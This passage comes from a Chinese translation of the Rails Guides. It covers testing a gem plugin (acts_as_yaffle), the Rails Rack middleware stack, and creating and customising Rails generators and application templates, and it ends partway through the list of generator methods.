输出表明，我们想测试的模型（Hickwall 和 Wickwall）不存在。为此，可以在 `test/dummy` 目录中运行下述命令生成：

```
$ cd test/dummy
$ bin/rails generate model Hickwall last_squawk:string
$ bin/rails generate model Wickwall last_squawk:string last_tweet:string
```

然后，进入虚设的应用，迁移数据库，创建所需的数据表。首先，执行：

```
$ cd test/dummy
$ bin/rails db:migrate
```

同时，修改 Hickwall 和 Wickwall 模型，让它们知道自己的行为像绿啄木鸟。

```
# test/dummy/app/models/hickwall.rb

class Hickwall < ApplicationRecord
  acts_as_yaffle
end

# test/dummy/app/models/wickwall.rb

class Wickwall < ApplicationRecord
  acts_as_yaffle yaffle_text_field: :last_tweet
end
```

再添加定义 `acts_as_yaffle` 方法的代码：

```
# yaffle/lib/yaffle/acts_as_yaffle.rb

module Yaffle
  module ActsAsYaffle
    extend ActiveSupport::Concern

    included do
    end

    module ClassMethods
      def acts_as_yaffle(options = {})
        # your code will go here
      end
    end
  end
end

# test/dummy/app/models/application_record.rb

class ApplicationRecord < ActiveRecord::Base
  include Yaffle::ActsAsYaffle

  self.abstract_class = true
```

```
end
```

然后，回到插件的根目录（`cd/..`），使用 `bin/test` 再次运行测试：

```
# Running:
```

```
.E
```

```
Error:
```

```
ActsAsYaffleTest#test_a_hickwalls_yaffle_text_field_should_be_last_squawk:  
NoMethodError: undefined method `yaffle_text_field' for #<Class:0x0055974ebbe9d8>
```

```
bin/test /path/to/yaffle/test/acts_as_yaffle_test.rb:4
```

```
E
```

```
Error:
```

```
ActsAsYaffleTest#test_a_wickwalls_yaffle_text_field_should_be_last_tweet:  
NoMethodError: undefined method `yaffle_text_field' for #<Class:0x0055974eb8cf8>
```

```
bin/test /path/to/yaffle/test/acts_as_yaffle_test.rb:8
```

```
.
```

```
Finished in 0.008263s, 484.0999 runs/s, 242.0500 assertions/s.
```

```
4 runs, 2 assertions, 0 failures, 2 errors, 0 skips
```

快完工了……接下来实现 `acts_as_yaffle` 方法，让测试通过：

```
# yaffle/lib/yaffle/acts_as_yaffle.rb

module Yaffle
  module ActsAsYaffle
    extend ActiveSupport::Concern

    included do
    end

    module ClassMethods
      def acts_as_yaffle(options = {})
        cattr_accessor :yaffle_text_field
        self.yaffle_text_field = (options[:yaffle_text_field] || :last_squawk).to_s
      end
    end
  end
end

# test/dummy/app/models/application_record.rb

class ApplicationRecord < ActiveRecord::Base
```

```

include Yaffle::ActsAsYaffle

self.abstract_class = true
end

```

再次运行 bin/test，测试应该都能通过：

```
4 runs, 4 assertions, 0 failures, 0 errors, 0 skips
```

31.4.2 添加一个实例方法

这个插件能为任何模型添加调用 acts_as_yaffle 方法的 squawk 方法。squawk 方法的作用很简单，设定数据库中某个字段的值。

首先，为预期行为编写一个失败测试：

```

# yaffle/test/acts_as_yaffle_test.rb
require 'test_helper'

class ActsAsYaffleTest < ActiveSupport::TestCase
  def test_a_hickwalls_yaffle_text_field_should_be_last_squawk
    assert_equal "last_squawk", Hickwall.yaffle_text_field
  end

  def test_a_wickwalls_yaffle_text_field_should_be_last_tweet
    assert_equal "last_tweet", Wickwall.yaffle_text_field
  end

  def test_hickwalls_squawk_should_populate_last_squawk
    hickwall = Hickwall.new
    hickwall.squawk("Hello World")
    assert_equal "squawk! Hello World", hickwall.last_squawk
  end

  def test_wickwalls_squawk_should_populate_last_tweet
    wickwall = Wickwall.new
    wickwall.squawk("Hello World")
    assert_equal "squawk! Hello World", wickwall.last_tweet
  end
end

```

运行测试，确保最后两个测试的失败消息中有“NoMethodError: undefined method `squawk'”。然后，按照下述方式修改 acts_as_yaffle.rb 文件：

```

# yaffle/lib/yaffle/acts_as_yaffle.rb

module Yaffle
  module ActsAsYaffle
    extend ActiveSupport::Concern

    included do
    end
  end
end

```

```

module ClassMethods
  def acts_as_yaffle(options = {})
    cattr_accessor :yaffle_text_field
    self.yaffle_text_field = (options[:yaffle_text_field] || :last_squawk).to_s

    include Yaffle::ActsAsYaffle::LocalInstanceMethods
  end
end

module LocalInstanceMethods
  def squawk(string)
    write_attribute(self.class.yaffle_text_field, string.to_squawk)
  end
end
end

# test/dummy/app/models/application_record.rb

class ApplicationRecord < ActiveRecord::Base
  include Yaffle::ActsAsYaffle

  self.abstract_class = true
end

```

最后再运行一次 `bin/test`, 应该看到:

```
6 runs, 6 assertions, 0 failures, 0 errors, 0 skips
```

注意

这里使用 `write_attribute` 写入模型中的字段, 这只是插件与模型交互的方式之一, 并不总是应该使用它。例如, 也可以使用:

```
send("#{self.class.yaffle_text_field}=", string.to_squawk)
```

31.5 生成器

gem 中可以包含生成器, 只需将其放在插件的 `lib/generators` 目录中。创建生成器的更多信息参见第 33 章。

31.6 发布 gem

正在开发的 gem 式插件可以通过 Git 仓库轻易分享。如果想与他人分享这个 Yaffle gem, 只需把代码纳入一个 Git 仓库 (如 GitHub), 然后在想使用它的应用中, 在 Gemfile 中添加一行代码:

```
gem 'yaffle', git: 'git://github.com/yaffle_watcher/yaffle.git'
```

运行 `bundle install` 之后, 应用就可以使用插件提供的功能了。

gem 式插件准备好正式发布之后，可以发布到 RubyGems 网站中。关于这个话题的详细信息，参阅“[Creating and Publishing Your First Ruby Gem](#)”一文。

31.7 RDoc 文档

插件稳定后可以部署了，为了他人使用方便，一定要编写文档！幸好，为插件编写文档并不难。

首先，更新 README 文件，说明插件的用法。要包含以下几个要点：

- 你的名字
- 插件用法
- 如何把插件的功能添加到应用中（举几个示例，说明常见用例）
- 提醒、缺陷或小贴士，这样能节省用户的时间

README 文件写好之后，为开发者将使用的方法添加 rdoc 注释。通常，还要为不在公开 API 中的代码添加 `#:nodoc:` 注释。

添加好注释之后，进入插件所在的目录，执行：

```
$ bundle exec rake rdoc
```

31.8 参考资料

- [Developing a RubyGem using Bundler](#)
- [Using .gemspecs as Intended](#)
- [Gemspec Reference](#)

第 32 章 Rails on Rack

本文简介 Rails 与 Rack 的集成，以及与其他 Rack 组件的配合。

读完本文后，您将学到：

- 如何在 Rails 应用中使用 Rack 中间件；
- Action Pack 内部的中间件栈；
- 如何自定义中间件栈。

提醒

本文假定你对 Rack 协议和相关概念有一定了解，例如中间件、URL 映射和 `Rack::Builder`。

32.1 Rack 简介

Rack 为使用 Ruby 开发的 Web 应用提供最简单的模块化接口，而且适应性强。Rack 使用最简单的方式包装 HTTP 请求和响应，从而抽象了 Web 服务器、Web 框架，以及二者之间的软件（称为中间件）的 API，统一成一个方法调用。

- [Rack API 文档](#)

本文不详尽说明 Rack。如果你不了解 Rack 的基本概念，请参阅 [32.4 节](#)。

32.2 Rails on Rack

32.2.1 Rails 应用的 Rack 对象

`Rails.application` 是 Rails 应用的主 Rack 应用对象。任何兼容 Rack 的 Web 服务器都应该使用 `Rails.application` 对象伺服 Rails 应用。

32.2.2 rails server

`rails server` 负责创建 `Rack::Server` 对象和启动 Web 服务器。

`rails server` 创建 `Rack::Server` 实例的方式如下：

```
Rails::Server.new.tap do |server|
  require APP_PATH
  Dir.chdir(Rails.application.root)
  server.start
end
```

`Rails::Server` 继承自 `Rack::Server`，像下面这样调用 `Rack::Server#start` 方法：

```
class Server < ::Rack::Server
  def start
    ...
    super
  end
end
```

32.2.3 rackup

如果不使用 Rails 提供的 `rails server` 命令，而是使用 `rackup`，可以把下述代码写入 Rails 应用根目录中的 `config.ru` 文件里：

```
# Rails.root/config.ru
require_relative 'config/environment'
run Rails.application
```

然后使用下述命令启动服务器：

```
$ rackup config.ru
```

`rackup` 命令的各个选项可以通过下述命令查看：

```
$ rackup --help
```

32.2.4 开发和自动重新加载

中间件只加载一次，不会监视变化。若想让改动生效，必须重启服务器。

32.3 Action Dispatcher 中间件栈

Action Dispatcher 的内部组件很多都实现为 Rack 中间件。`Rails::Application` 使用 `ActionDispatch::MiddlewareStack` 把不同的内部和外部中间件组合在一起，构成完整的 Rails Rack 中间件。

注意

Rails 中的 `ActionDispatch::MiddlewareStack` 相当于 `Rack::Builder`，但是为了满足 Rails 的需求，前者更灵活，而且功能更多。

32.3.1 审查中间件栈

Rails 提供了一个方便的任务，用于查看在用的中间件栈：

```
$ bin/rails middleware
```

在新生成的 Rails 应用中，上述命令可能会输出下述内容：

```
use Rack::Sendfile
use ActionDispatch::Static
use ActionDispatch::Executor
use ActiveSupport::Cache::Strategy::LocalCache::Middleware
use Rack::Runtime
use Rack::MethodOverride
use ActionDispatch::RequestId
use ActionDispatch::RemoteIp
use Sprockets::Rails::QuietAssets
use Rails::Rack::Logger
use ActionDispatch::ShowExceptions
use WebConsole::Middleware
use ActionDispatch::DebugExceptions
use ActionDispatch::RemoteIp
use ActionDispatch::Reloader
use ActionDispatch::Callbacks
use ActiveRecord::Migration::CheckPending
use ActionDispatch::Cookies
use ActionDispatch::Session::CookieStore
use ActionDispatch::Flash
use Rack::Head
use Rack::ConditionalGet
use Rack::ETag
run MyApp.application.routes
```

这里列出的默认中间件（以及其他一些）在 [32.3.3 节](#) 概述。

32.3.2 配置中间件栈

Rails 提供了一个简单的配置接口，`config.middleware`，用于在 `application.rb` 或针对环境的配置文件 `environments/<environment>.rb` 中添加、删除和修改中间件栈。

32.3.2.1 添加中间件

可以通过下述任意一种方法向中间件栈里添加中间件：

- `config.middleware.use(new_middleware, args)`: 在中间件栈的末尾添加一个中间件。
- `config.middleware.insert_before(existing_middleware, new_middleware, args)`: 在中间件栈里指定现有中间件的前面添加一个中间件。
- `config.middleware.insert_after(existing_middleware, new_middleware, args)`: 在中间件栈里指定现有中间件的后面添加一个中间件。

```
# config/application.rb

# 把 Rack::BounceFavicon 放在默认
config.middleware.use Rack::BounceFavicon
```

```
# 在 ActionDispatch::Executor 后面添加 Lifo::Cache
# 把 { page_cache: false } 参数传给 Lifo::Cache.
config.middleware.insert_after ActionDispatch::Executor, Lifo::Cache, page_cache: false
```

32.3.2.2 替换中间件

可以使用 `config.middleware.swap` 替换中间件栈里的现有中间件：

```
# config/application.rb

# 把 ActionDispatch::ShowExceptions 换成 Lifo::ShowExceptions
config.middleware.swap ActionDispatch::ShowExceptions, Lifo::ShowExceptions
```

32.3.2.3 删除中间件

在应用的配置文件中添加下面这行代码：

```
# config/application.rb
config.middleware.delete Rack::Runtime
```

然后审查中间件栈，你会发现没有 `Rack::Runtime` 了：

```
$ bin/rails middleware
(in /Users/lifo/Rails/blog)
use ActionDispatch::Static
use #<ActiveSupport::Cache::Strategy::LocalCache::Middleware:0x00000001c304c8>
...
run Rails.application.routes
```

若想删除会话相关的中间件，这么做：

```
# config/application.rb
config.middleware.delete ActionDispatch::Cookies
config.middleware.delete ActionDispatch::Session::CookieStore
config.middleware.delete ActionDispatch::Flash
```

若想删除浏览器相关的中间件，这么做：

```
# config/application.rb
config.middleware.delete Rack::MethodOverride
```

32.3.3 内部中间件栈

Action Controller 的大部分功能都实现成中间件。下面概述它们的作用。

Rack::Sendfile

在服务器端设定 X-Sendfile 首部。通过 `config.action_dispatch.x_sendfile_header` 选项配置。

ActionDispatch::Static

用于伺服 public 目录中的静态文件。如果把 `config.public_file_server.enabled` 设为 `false`，禁用这个中间件。

Rack::Lock

把 `env["rack.multithread"]` 设为 `false`, 把应用包装到 Mutex 中。

ActionDispatch::Executor

用于在开发环境中以线程安全方式重新加载代码。

ActiveSupport::Cache::Strategy::LocalCache::Middleware

用于缓存内存。这个缓存对线程不安全。

Rack::Runtime

设定 X-Runtime 首部, 包含执行请求的用时 (单位为秒)。

Rack::MethodOverride

如果设定了 `params[:_method]`, 允许覆盖请求方法。PUT 和 DELETE 两个 HTTP 方法就是通过这个中间件提供支持的。

ActionDispatch::RequestId

在响应中设定唯一的 X-Request-ID 首部, 并启用 `ActionDispatch::Request#request_id` 方法。

ActionDispatch::RemoteIp

检查 IP 欺骗攻击。

Sprockets::Rails::QuietAssets

Rails::Rack::Logger

通知日志, 请求开始了。请求完毕后, 清空所有相关日志。

ActionDispatch::ShowExceptions

拯救应用返回的所有异常, 调用处理异常的应用, 把异常包装成对终端用户友好的格式。

ActionDispatch::DebugExceptions

如果是本地请求, 负责在日志中记录异常, 并显示调试页面。

ActionDispatch::Reloader

提供准备和清理回调, 目的是在开发环境中协助重新加载代码。

ActionDispatch::Callbacks

提供回调, 在分派请求前后执行。

ActiveRecord::Migration::CheckPending

检查有没有待运行的迁移, 如果有, 抛出 `ActiveRecord::PendingMigrationError`。

ActionDispatch::Cookies

为请求设定 cookie。

ActionDispatch::Session::CookieStore

负责把会话存储在 cookie 中。

ActionDispatch::Flash

设置闪现消息的键。仅当为 `config.action_controller.session_store` 设定值时才启用。

Rack::Head

把 HEAD 请求转换成 GET 请求，然后伺服 GET 请求。

Rack::ConditionalGet

支持“条件 GET 请求”，如果页面没变，服务器不做响应。

Rack::ETag

为所有字符串主体添加 ETag 首部。ETag 用于验证缓存。

提示

在自定义的 Rack 栈中可以使用上述任何一个中间件。

32.4 资源

32.4.1 学习 Rack

- [Rack 官方网站](#)
- [Introducing Rack](#)

32.4.2 理解中间件

- [Railscast 中讲解 Rack 中间件的视频](#)

第 33 章 创建及定制 Rails 生成器和模板

如果你打算改进自己的工作流程，Rails 生成器是必备工具。本文教你创建及定制生成器的方式。

读完本文后，您将学到：

- 如何查看应用中有哪些生成器可用；
- 如何使用模板创建生成器；
- 在调用生成器之前，Rails 如何搜索生成器；
- Rails 内部如何使用模板生成 Rails 代码；
- 如何通过创建新生成器定制脚手架；
- 如何通过修改生成器模板定制脚手架；
- 如何使用后备机制防范覆盖大量生成器；
- 如何创建应用模板。

33.1 第一次接触

使用 `rails` 命令创建应用时，使用的其实就是一个 Rails 生成器。创建应用之后，可以使用 `rails generator` 命令列出全部可用的生成器：

```
$ rails new myapp
$ cd myapp
$ bin/rails generate
```

你会看到 Rails 自带的全部生成器。如果想查看生成器的详细描述，比如说 `helper` 生成器，可以这么做：

```
$ bin/rails generate helper --help
```

33.2 创建首个生成器

自 Rails 3.0 起，生成器使用 `Thor` 构建。`Thor` 提供了强大的解析选项和处理文件的丰富 API。举个例子。我们来构建一个生成器，在 `config/initializers` 目录中创建一个名为 `initializer.rb` 的初始化脚本。

第一步是创建 `lib/generators/initializer_generator.rb` 文件，写入下述内容：

```
class InitializerGenerator < Rails::Generators::Base
```

```
def create_initializer_file
  create_file "config/initializers/initializer.rb", "# 这里是初始化文件的内容"
end
end
```

注意

`create_file` 是 `Thor::Actions` 提供的一个方法。`create_file` 即其他 `Thor` 方法的文档参见 [Thor 的文档](#)。

这个生成器相当简单：继承自 `Rails::Generators::Base`，定义了一个方法。调用生成器时，生成器中的公开方法按照定义的顺序依次执行。最后，我们调用 `create_file` 方法在指定的位置创建一个文件，写入指定的内容。如果你熟悉 Rails Application Templates API，对这个生成器 API 就不会感到陌生。

若想调用这个生成器，只需这么做：

```
$ bin/rails generate initializer
```

在继续之前，先看一下这个生成器的描述：

```
$ bin/rails generate initializer --help
```

如果把生成器放在命名空间里（如 `ActiveRecord::Generators::ModelGenerator`），Rails 通常能生成好的描述，但这里没有。这一问题有两个解决方法。第一个是，在生成器中调用 `desc`：

```
class InitializerGenerator < Rails::Generators::Base
  desc "This generator creates an initializer file at config/initializers"
  def create_initializer_file
    create_file "config/initializers/initializer.rb", "# Add initialization content here"
  end
end
```

现在，调用生成器时指定 `--help` 选项便能看到刚添加的描述。添加描述的第二个方法是，在生成器所在的目录中创建一个名为 `USAGE` 的文件。下一节将这么做。

33.3 使用生成器创建生成器

生成器本身也有一个生成器：

```
$ bin/rails generate generator initializer
      create lib/generators/initializer
      create lib/generators/initializer/initializer_generator.rb
      create lib/generators/initializer/USAGE
      create lib/generators/initializer/templates
```

下述代码是这个生成器生成的：

```
class InitializerGenerator < Rails::Generators::NamedBase
  source_root File.expand_path("../templates", __FILE__)
end
```

首先注意，我们继承的是 `Rails::Generators::NamedBase`，而不是 `Rails::Generators::Base`。这表明，我们的生成器至少需要一个参数，即初始化脚本的名称，在代码中通过 `name` 变量获取。

查看这个生成器的描述可以证实这一点（别忘了删除旧的生成器文件）：

```
$ bin/rails generate initializer --help
Usage:
  rails generate initializer NAME [options]
```

还能看到，这个生成器有个名为 `source_root` 的类方法。这个方法指向生成器模板（如果有的话）所在的位置，默认是生成的 `lib/generators/initializer/templates` 目录。

为了弄清生成器模板的作用，下面创建 `lib/generators/initializer/templates/initializer.rb` 文件，写入下述内容：

```
# Add initialization content here
```

然后修改生成器，调用时复制这个模板：

```
classInitializerGenerator < Rails::Generators::NamedBase
  source_root File.expand_path("../templates", __FILE__)

  def copy_initializer_file
    copy_file "initializer.rb", "config/initializers/#{file_name}.rb"
  end
end
```

下面执行这个生成器：

```
$ bin/rails generate initializer core_extensions
```

可以看到，这个命令生成了 `config/initializers/core_extensions.rb` 文件，里面的内容与模板中一样。这表明，`copy_file` 方法的作用是把源根目录中的文件复制到指定的目标路径。`file_name` 方法是继承自 `Rails::Generators::NamedBase` 之后自动创建的。

生成器中可用的方法在本章[最后一节](#)说明。

33.4 查找生成器

执行 `rails generate initializer core_extensions` 命令时，Rails 按照下述顺序引入文件，直到找到所需的生成器为止：

```
rails/generators/initializer/initializer_generator.rb
generators/initializer/initializer_generator.rb
rails/generators/initializer_generator.rb
generators/initializer_generator.rb
```

如果最后找不到，显示一个错误消息。

提示

上述示例把文件放在应用的 `lib` 目录中，因为这个目录在 `$LOAD_PATH` 中。

33.5 定制工作流程

Rails 自带的生成器十分灵活，可以定制脚手架。生成器在 `config/application.rb` 文件中配置，下面是一些默认值：

```
config.generators do |g|
  g.orm           :active_record
  g.template_engine :erb
  g.test_framework :test_unit, fixture: true
end
```

在定制工作流程之前，先看看脚手架是什么：

```
$ bin/rails generate scaffold User name:string
      invoke  active_record
      create   db/migrate/20130924151154_create_users.rb
      create   app/models/user.rb
      invoke  test_unit
      create   test/models/user_test.rb
      create   test/fixtures/users.yml
      invoke  resource_route
      route    resources :users
      invoke  scaffold_controller
      create   app/controllers/users_controller.rb
      invoke  erb
      create   app/views/users
      create   app/views/users/index.html.erb
      create   app/views/users/edit.html.erb
      create   app/views/users/show.html.erb
      create   app/views/users/new.html.erb
      create   app/views/users/_form.html.erb
      invoke  test_unit
      create   test/controllers/users_controller_test.rb
      invoke  helper
      create   app/helpers/users_helper.rb
      invoke  jbuilder
      create   app/views/users/index.json.jbuilder
      create   app/views/users/show.json.jbuilder
      invoke  assets
      invoke  coffee
      create   app/assets/javascripts/users.coffee
      invoke  scss
      create   app/assets/stylesheets/users.scss
      invoke  scss
      create   app/assets/stylesheets/scaffolds.scss
```

通过上述输出不难看出 Rails 3.0 及以上版本中生成器的工作方式。脚手架生成器其实什么也不生成，只是调用其他生成器。因此，我们可以添加、替换和删除任何生成器。例如，脚手架生成器调用了 `scaffold_controller` 生成器，而它调用了 `erb`、`test_unit` 和 `helper` 生成器。因为各个生成器的职责单一，所以可以轻易复用，从而避免代码重复。

使用脚手架生成资源时，如果不想生成默认的 `app/assets/stylesheets/scaffolds.scss` 文件，可以禁用 `scaffold_stylesheet`：

```
config.generators do |g|
  g.scaffold_stylesheet false
end
```

其次，我们可以不让脚手架生成样式表、JavaScript 和测试固件文件。为此，我们要像下面这样修改配置：

```
config.generators do |g|
  g.orm           :active_record
  g.template_engine :erb
  g.test_framework :test_unit, fixture: false
  g.stylesheets   false
  g.javascripts  false
end
```

如果再使用脚手架生成器生成一个资源，你会看到，它不再创建样式表、JavaScript 和固件文件了。如果想进一步定制，例如使用 DataMapper 和 RSpec 替换 Active Record 和 TestUnit，只需添加相应的 gem，然后配置生成器。

下面举个例子。我们将创建一个辅助方法生成器，添加一些实例变量读值方法。首先，在 rails 命名空间（Rails 在这里搜索作为钩子的生成器）中创建一个生成器：

```
$ bin/rails generate generator rails/my_helper
      create lib/generators/rails/my_helper
      create lib/generators/rails/my_helper/my_helper_generator.rb
      create lib/generators/rails/my_helper/USAGE
      create lib/generators/rails/my_helper/templates
```

然后，把 templates 目录和 source_root 类方法删除，因为用不到。然后添加下述方法，此时生成器如下所示：

```
# lib/generators/rails/my_helper/my_helper_generator.rb
class Rails::MyHelperGenerator < Rails::Generators::NamedBase
  def create_helper_file
    create_file "app/helpers/#{file_name}_helper.rb", <<-FILE
    module #{class_name}Helper
      attr_reader :#{plural_name}, :#{plural_name.singularize}
    end
    FILE
  end
end
```

下面为 products 创建一个辅助方法，试试这个新生成器：

```
$ bin/rails generate my_helper products
      create app/helpers/products_helper.rb
```

上述命令会在 app/helpers 目录中生成下述辅助方法文件：

```
module ProductsHelper
  attr_reader :products, :product
end
```

这正是我们预期的。接下来再次编辑 config/application.rb，告诉脚手架使用这个新辅助方法生成器：

```
config.generators do |g|
```

```

g.orm          :active_record
g.template_engine :erb
g.test_framework :test_unit, fixture: false
g.stylesheets   false
g.javascripts  false
g.helper        :my_helper
end

```

然后调用这个生成器，实测一下：

```

$ bin/rails generate scaffold Article body:text
[...]
invoke  my_helper
create   app/helpers/articles_helper.rb

```

从输出中可以看出，Rails 调用了这个新辅助方法生成器，而不是默认的那个。不过，少了点什么：没有生成测试。我们将复用旧的辅助方法生成器测试。

自 Rails 3.0 起，测试很容易，因为有了钩子。辅助方法无需限定于特定的测试框架，只需提供一个钩子，让测试框架实现钩子即可。

为此，我们可以按照下述方式修改生成器：

```

# lib/generators/rails/my_helper/my_helper_generator.rb
class Rails::MyHelperGenerator < Rails::Generators::NamedBase
  def create_helper_file
    create_file "app/helpers/#{file_name}_helper.rb", <<-FILE
    module #{class_name}Helper
      attr_reader :#{plural_name}, :#{plural_name.singularize}
    end
    FILE
  end

  hook_for :test_framework
end

```

现在，如果再调用这个辅助方法生成器，而且配置的测试框架是 TestUnit，它会调用 `Rails::TestUnitGenerator` 和 `TestUnit::MyHelperGenerator`。这两个生成器都没定义，我们可以告诉生成器去调用 `TestUnit::Generators::HelperGenerator`。这个生成器是 Rails 自带的。为此，我们只需添加：

```

# 搜索 :helper, 而不是 :my_helper
hook_for :test_framework, as: :helper

```

现在，你可以使用脚手架再生成一个资源，你会发现它生成了测试。

33.6 通过修改生成器模板定制工作流程

前面我们只想在生成的辅助方法中添加一行代码，而不增加额外的功能。为此有种更为简单的方式：替换现有生成器的模板。这里要替换的是 `Rails::Generators::HelperGenerator` 的模板。

在 Rails 3.0 及以上版本中，生成器搜索模板时不仅查看源根目录，还会在其他路径中搜索模板。其中一个是在 `lib/templates`。我们要定制的是 `Rails::Generators::HelperGenerator`，因此可以在 `lib/templates/rails/helper` 目录中放一个模板副本，名为 `helper.rb`。创建这个文件，写入下述内容：

```
module <%= class_name %>Helper
  attr_reader :<%= plural_name %>, :<%= plural_name.singularize %>
end
```

然后撤销之前对 config/application.rb 文件的修改：

```
config.generators do |g|
  g.orm           :active_record
  g.template_engine :erb
  g.test_framework :test_unit, fixture: false
  g.stylesheets   false
  g.javascripts  false
end
```

再生成一个资源，你将看到，得到的结果完全一样。如果你想定制脚手架模板和（或）布局，只需在 lib/templates/erb/scaffold 目录中创建 edit.html.erb、index.html.erb，等等。

Rails 的脚手架模板经常使用 ERB 标签，这些标签要转义，这样生成的才是有效的 ERB 代码。

例如，在模板中要像下面这样转义 ERB 标签（注意多了个 %）：

```
<%=% stylesheet_include_tag :application %>
```

生成的内容如下：

```
<%= stylesheet_include_tag :application %>
```

33.7 为生成器添加后备机制

生成器最后一个相当有用的功能是插件生成器的后备机制。比如说我们想在 TestUnit 的基础上添加类似 shoulda 的功能。因为 TestUnit 已经实现了 Rails 所需的全部生成器，而 shoulda 只是覆盖其中部分，所以 shoulda 没必要重新实现某些生成器。相反，shoulda 可以告诉 Rails，在 Shoulda 命名空间中找不到某个生成器时，使用 TestUnit 中的生成器。

我们可以再次修改 config/application.rb 文件，模拟这种行为：

```
config.generators do |g|
  g.orm           :active_record
  g.template_engine :erb
  g.test_framework :shoulda, fixture: false
  g.stylesheets   false
  g.javascripts  false

  # 添加后备机制
  g.fallbacks[:shoulda] = :test_unit
end
```

现在，使用脚手架生成 Comment 资源时，你会看到调用了 shoulda 生成器，而它调用的其实是 TestUnit 生成器：

```
$ bin/rails generate scaffold Comment body:text
  invoke active_record
  create db/migrate/20130924143118_create_comments.rb
  create app/models/comment.rb
```

```

invoke  shoulda
create   test/models/comment_test.rb
create   test/fixtures/comments.yml
invoke  resource_route
      route resources :comments
invoke  scaffold_controller
create   app/controllers/comments_controller.rb
invoke  erb
      create app/views/comments
      create app/views/comments/index.html.erb
      create app/views/comments/edit.html.erb
      create app/views/comments/show.html.erb
      create app/views/comments/new.html.erb
      create app/views/comments/_form.html.erb
invoke  shoulda
      create test/controllers/comments_controller_test.rb
invoke  my_helper
      create app/helpers/comments_helper.rb
invoke  jbuilder
      create app/views/comments/index.json.jbuilder
      create app/views/comments/show.json.jbuilder
invoke  assets
invoke  coffee
      create app/assets/javascripts/comments.coffee
invoke  scss

```

后备机制能让生成器专注于实现单一职责，尽量复用代码，减少重复代码量。

33.8 应用模板

至此，我们知道生成器可以在应用内部使用，但是你知道吗，生成器也可用于生成应用？这种生成器叫“模板”（template）。本节简介 Templates API，详情参阅[第 42 章](#)。

```

gem "rspec-rails", group: "test"
gem "cucumber-rails", group: "test"

if yes?("Would you like to install Devise?")
  gem "devise"
  generate "devise:install"
  model_name = ask("What would you like the user model to be called? [user]")
  model_name = "user" if model_name.blank?
  generate "devise", model_name
end

```

在上述模板中，我们指定应用要使用 `rspec-rails` 和 `cucumber-rails` 两个 gem，因此把它们添加到 `Gemfile` 的 `test` 组。然后，我们询问用户是否想安装 Devise。如果用户回答“y”或“yes”，这个模板会将其添加到 `Gemfile` 中，而且不放在任何分组中，然后运行 `devise:install` 生成器。然后，这个模板获取用户的输入，运行 `devise` 生成器，并传入用户对前一个问题的回答。

假如这个模板保存在名为 `template.rb` 的文件中。我们可以使用它修改 `rails new` 命令的输出，方法是把文件名传给 `-m` 选项：

```
$ rails new thud -m template.rb
```

上述命令会生成 Thud 应用，然后把模板应用到生成的输出上。

模板不一定非得存储在本地系统中，`-m` 选项也支持在线模板：

```
$ rails new thud -m https://gist.github.com/radar/722911/raw/
```

本章最后一节虽然不说明如何生成大多数已知的优秀模板，但是会详细说明可用的方法，供你自己开发模板。那些方法也可以在生成器中使用。

33.9 添加命令行参数

Rails 的生成器可以轻易修改，接受自定义的命令行参数。这个功能源自 [Thor](#)：

```
class_option :scope, type: :string, default: 'read_products'
```

现在，生成器可以这样调用：

```
$ rails generate initializer --scope write_products
```

在生成器类内部，命令行参数通过 `options` 方法访问。

33.10 生成器方法

下面是可供 Rails 生成器和模板使用的方法。

注意

本文不涵盖 Thor 提供的方法。如果想了解，参阅 [Thor 的文档](#)。

33.10.1 gem

指定应用的一个 gem 依赖。

```
gem "rspec", group: "test", version: "2.1.0"  
gem "devise", "1.1.5"
```

可用的选项：

- `:group`: 把 gem 添加到 `Gemfile` 中的哪个分组里。
- `:version`: 要使用的 gem 版本号，字符串。也可以在 `gem` 方法的第二个参数中指定。
- `:git`: gem 的 Git 仓库的 URL。

传给这个方法的其他选项放在行尾：

```
gem "devise", git: "git://github.com/plataformatec/devise", branch: "master"
```

上述代码在 `Gemfile` 中写入下面这行代码：

```
gem "devise", git: "git://github.com/plataformatec/devise", branch: "master"
```

33.10.2 gem_group

把 gem 放在一个分组里：

```
gem_group :development, :test do
  gem "rspec-rails"
end
```

33.10.3 add_source

在 `Gemfile` 中添加指定的源：

```
add_source "http://gems.github.com"
```

这个方法也接受块：

```
add_source "http://gems.github.com" do
  gem "rspec-rails"
end
```

33.10.4 inject_into_file

在文件中的指定位置插入一段代码：

```
inject_into_file 'name_of_file.rb', after: "#The code goes below this line. Don't forget the
Line break at the end\n" do <<- 'RUBY'
  puts "Hello World"
RUBY
end
```

33.10.5 gsub_file

替换文件中的文本：

```
gsub_file 'name_of_file.rb', 'method.to_be_replaced', 'method.the_replacing_code'
```

使用正则表达式替换的效果更精准。可以使用类似的方式调用 `append_file` 和 `prepend_file`，分别在文件的末尾和开头添加代码。

33.10.6 application

在 `config/application.rb` 文件中应用类定义后面直接添加内容：

```
application "config.asset_host = 'http://example.com'"
```

这个方法也接受块：

```
application do
  "config.asset_host = 'http://example.com'"
end
```

可用的选项：

- `:env`: 指定配置选项所属的环境。如果想在块中使用这个选项，建议使用下述句法：

```
application(nil, env: "development") do
  "config.asset_host = 'http://localhost:3000'"
end
```

33.10.7 git

运行指定的 Git 命令：

```
git :init
git add: "."
git commit: "-m First commit!"
git add: "onefile.rb", rm: "badfile.cxx"
```

这里的散列是传给指定 Git 命令的参数或选项。如最后一行所示，一次可以指定多个 Git 命令，但是命令的运行顺序不一定与指定的顺序一样。

33.10.8 vendor

在 `vendor` 目录中放一个文件，内有指定的代码：

```
vendor "sekrit.rb", '#top secret stuff'
```

这个方法也接受块：

```
vendor "seeds.rb" do
  "puts 'in your app, seeding your database'"
end
```

33.10.9 lib

在 `lib` 目录中放一个文件，内有指定的代码：

```
lib "special.rb", "p Rails.root"
```

这个方法也接受块

```
lib "super_special.rb" do
  puts "Super special!"
end
```

33.10.10 rakefile

在应用的 `lib/tasks` 目录中创建一个 Rake 文件：

```
rakefile "test.rake", "hello there"
```

这个方法也接受块：

```
rakefile "test.rake" do
%Q{
  task rock: :environment do
```

```
    puts "Rockin'"
  end
}
end
```

33.10.11 initializer

在应用的 config/initializers 目录中创建一个初始化脚本：

```
initializer "begin.rb", "puts 'this is the beginning'"
```

这个方法也接受块，期待返回一个字符串：

```
initializer "begin.rb" do
  "puts 'this is the beginning'"
end
```

33.10.12 generate

运行指定的生成器，第一个参数是生成器的名称，后续参数直接传给生成器：

```
generate "scaffold", "forums title:string description:text"
```

33.10.13 rake

运行指定的 Rake 任务：

```
rake "db:migrate"
```

可用的选项：

- `:env`: 指定在哪个环境中运行 Rake 任务。
- `:sudo`: 是否使用 `sudo` 运行任务。默认为 `false`。

33.10.14 capify!

